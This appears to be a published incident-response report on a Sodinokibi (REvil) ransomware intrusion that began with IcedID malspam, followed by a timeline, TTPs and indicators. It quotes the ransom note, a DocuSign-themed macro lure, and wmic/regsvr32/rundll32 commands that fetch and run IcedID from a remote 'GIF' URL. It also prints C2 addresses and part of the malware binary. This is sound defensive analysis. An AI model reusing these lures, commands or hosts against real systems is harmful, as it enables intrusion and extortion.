
Sodinokibi (aka REvil) Ransomware

thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/

March 29, 2021



Your network has been infected!

Your documents, photos, databases and other important files encrypted

To decrypt your files you need to buy our special software - General-Decryptor

Follow the instructions below. But remember that you do not have much time

General-Decryptor price

the price is for all PCs of your infected network

[redacted]

How to decrypt files?

You will not be able to decrypt the files yourself. If you try, you will lose your files forever.

Buy XMR (no need for verification)

- LocalMonero

Intro

Sodinokibi (aka REvil) has been one of the most prolific ransomware as a service (RaaS) groups over the last couple years. The ransomware family was purported to be behind the Travelex intrusion and current reports point to an attack against Acer for a reported $50 million ransom demand.

In March, we observed an intrusion which started with malicious spam that dropped IcedID (Bokbot) into the environment and subsequently allowed access to a group distributing Sodinokibi ransomware. During the intrusion the threat actors escalated privileges to Domain Administrator, exfiltrated data, and used Sodinokibi to ransom all domain joined systems.

Case Summary

The IcedID trojan was first discovered in 2017 and currently operates as an initial access broker for several ransomware families. In our intrusion, the threat actors leveraged malicious spam using an xlsm document which, upon opening and enabling the macro, initiated a wmic command to execute the IcedID trojan from a remote executable posing as a GIF image.

Persistence was setup using a scheduled task and discovery commands were initiated from the malware within minutes of execution. About an hour and a half after initial access, the malware pulled down Cobalt Strike Beacons from 2 different command and control servers, which were both used through-out the intrusion. Once the Cobalt Strike Beacons were established, lateral movement began, first to an Exchange server, then pivoting to other servers. We did not see the attackers interact with the Exchange application at all; and at first, it appeared the attack came from Exchange, but after careful review, we assessed the source was indeed IcedID. #ArtifactsMatter. It appears the threat actors wanted us to believe Exchange was the source of attack as they pivoted through Exchange to other systems in the domain using Cobalt Strike.

After compromising the Exchange server, the attackers moved to domain controllers and other systems within the environment using SMB and PowerShell Beacons executed via a remote service. The attackers were slightly slowed down by AntiVirus, which ate a couple Beacons but the attackers eventually bypassed it using a variation of their lateral movement technique.

Additional discovery was executed from the domain controller using AdFind and the Ping utility to test connections between the domain controller and other domain joined systems. After discovery was completed, credentials were dumped from lsass. After completing these tasks the threat actors began to establish RDP connections between various systems in the domain.

Three and a half hours into the intrusion, the threat actors used Rclone masquerading as a svchost executable to collect and exfiltrate the contents of network shares for use in a double extortion demand.

At the four hour mark, the threat actors began to move on to final objectives. They staged the ransomware executable on a domain controller and then used BITSAdmin to download it to each system in the domain. After that, the threat actors used RDP to open a cmd or

PowerShell process to then execute the Sodinokibi ransomware using a particular flag -smode, which when executed, wrote a couple RunOnce registry keys and then immediately rebooted the system into Safe Mode with Networking. Encryption did not start immediately after reboot but required a user to log in, which in this case the threat actors completed by logging in after the reboot.

Booting into Safe Mode with Networking blocked the startup of security tools and other management agents. Networking worked, but because services couldn't start, we were unable to remotely manage the systems using our normal tools. We believe this process would have stopped some EDR agents from starting up and possibly detecting the ransomware execution.

On certain systems, ransomware was executed without the -smode flag, and on other systems a dll was executed via rundll32 to encrypt the system without requiring a reboot and allowing the threat actors to remain present while the encryption process completed.


About 4.5 hours after initial access, the threat actors had completed their mission of encrypting all domain joined systems. The ransomware note left by the infection included a link to their site on Tor which put the price tag for decryption around $200k if paid within 7 days. If we didn't pay within 7 days the price goes up to around $400k. The ransom is required to be paid in Monero instead of the usual Bitcoin. This may be in an effort to better shield the payments from tracing activity like those performed by Chainaylsis. The threat actors identified themselves on their site as Sodinokibi and linked to a Coveware blog to provide assurance that if paid their decryption would be successful.


Services

Our Threat Feed service picked up one of the two Cobalt Strike servers one day before this intrusion occurred and the other IP was added to the feed as soon as we recognized it.

We also have artifacts available from this case such as ransomware samples (dll and exe), pcaps, memory captures, files, Kape packages and more, under our Security Researcher and Organization services.

Timeline


Sodinokibi (aka REvil) Ransomware
18:05 UTC Initial IcedID execution on beach head host



C2 connection: 161.35.109.168:443

18:06 IcedID discovery initiated on host

19:21 Cobalt Strike Beacons executed on beach head host

C2 connection: 45.86.163.78:443 cloudmetric.online

C2 connection: 195.189.99.74:443 smalleststores.com

19:30 Lateral movement to Exchange server using Cobalt Strike

19:53 Lateral movement to domain controller from Exchange server

20:45 Threat actors begin moving laterally using RDP

21:35 Exfiltration of files using Rclone

45.147.160.5 :443

22:06 First deployment of ransomware using BITSAdmin

22:07 Execution of Sodinokibi ransomware with -smode flag by threat actor over RDP connection


22:28 Final ransomware

MITRE ATT&CK

Initial Access

Initial access for this intrusion was via a malspam campaign, while expecting Qbot downloads we found that IcedID was the payload choice delivered this time, similar to activity noted recently by James Quinn.

The delivery format was an xlsm file:



DocuSign THIS DOCUMENT IS ENCRYPTED BY DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

1 If this document was downloaded from Email, please click "**Enable Editing**" from the yellow bar above

2 Once You have Enable Editing, please click "**Enable Content**" from the yellow bar above


WHY I CANNOT OPEN THIS DOCUMENT?

Initial execution of the document writes a file to:

```
C:\Users\Public\microsoft.security
```

The Excel file called wmic to execute the file with regsrv32

```
wmic.exe process call create 'regsvr32 -s C:\Users\Public\microsoft.security'
```



C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE

```
"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Admin\AppData\Local\Temp\Documents972.xlsm"
```

C:\Windows\System32\Wbem\wmic.exe

```
wmic.exe  process call create 'regsvr32 -s C:\Users\Public\microsoft.security'
```


C:\Windows\system32\regsvr32.exe

```
regsvr32 -s C:\Users\Public\microsoft.security
```

This then made a network request to download a file from this URL

```
http://vpu03jivmm03qncgx.com/index.gif
```

The GIF however was the IcedID malware.



```
GET /index.gif HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; Tablet PC 2.0)
Host: vpu03jivmm03qncgx.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date:
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
Last-Modified:
Accept-Ranges: bytes
Content-Length: 45056
Cache-Control: max-age=2592000
Connection: keep-alive

 MZ����@���� �!�L�!This program cannot be run in DOS mode.
 $���|�Dz/�Dz/�Dz/���.�Dz/�dz/�Dz/�.�Dz/�.�Dz/�.�Dz/Rich�Dz/PEd��O`�"  ����`@2`�2P��p00`.text� `.rdata0
 @@.dataX�@��@�.pdata���@@H�\$ UVWAVAWH��$����H�� D��H�� 3�A�@��� ��PH� ݗH��t3�A�������
 �3�A�0D�I�ؖH���H������PH�u/��P3йgA�0��P���P���P�5a���P�=3�L�5T���D�I�p���PL����PL��H�����
 ��P3Й�P���P3Λ�tH��P���P���P��u3������A�I�����P�����PH�Ê�P���P;�r���P���P���P���P�G����X���P
 ��P��H�����X���X�u��ĭ�`��X���X���`�Ij�P���X���P���Xĭ�P���X���PB����P���X���PH������X���X���`H�
 ���ĭ�`��X���`���k�������X���X�ĭ�X���X���X����)�����PE3����PL�5��������P3й ����A���D���L |���t
 ��PB�
 �D ��P;T�r ב P3�9D�vD�-D A3D ��;+�r□P3й �H�}A���@���E3�L�HA�G���P���P���P�5����P���PD���P���PD9'v'C�Sf���P
 ��P�L C�
 A���D;��rي�PA���D;�������H���$hH��� A_A^_^]�H�\$UH���H���@��e�3���U�����6�����E�.H�M���E�'�E�'�E�X�E�
 �E���E���E�<�E�?�E���E�9�E�[�E���E�9�E�E�E���E�9�E�`�E���E���2���{L���H� ��
 ��t��;ب�z����H�\$PH���@]ÊAL�����uXL���A�A� �A���`+�k�*A��������������k�+�A�Ā����������
 �k�+�A� I���I���u�I�����ÀAL�����uWL���A�A� �A�A�Ā���R���������������k�+�A�Ā��������������k�+�A�
 I���I���u�I������ÀAL�����uTL���A�A� �A�A�Ā�k�7������������k�+�A�Ā��������������k�+�A� I���I��
```

Execution

Once IcedID was downloaded to the host, the malware was executed using rundll32.exe


```
rundll32.exe "C:\Users\USERNAME\AppData\Local\Temp\skull-x64.dat",update
/i:"DwarfWing\license.dat"
```

After execution, the malware made contact with 161.35.109[.]168 which it continued to beacon to, throughout the intrusion.

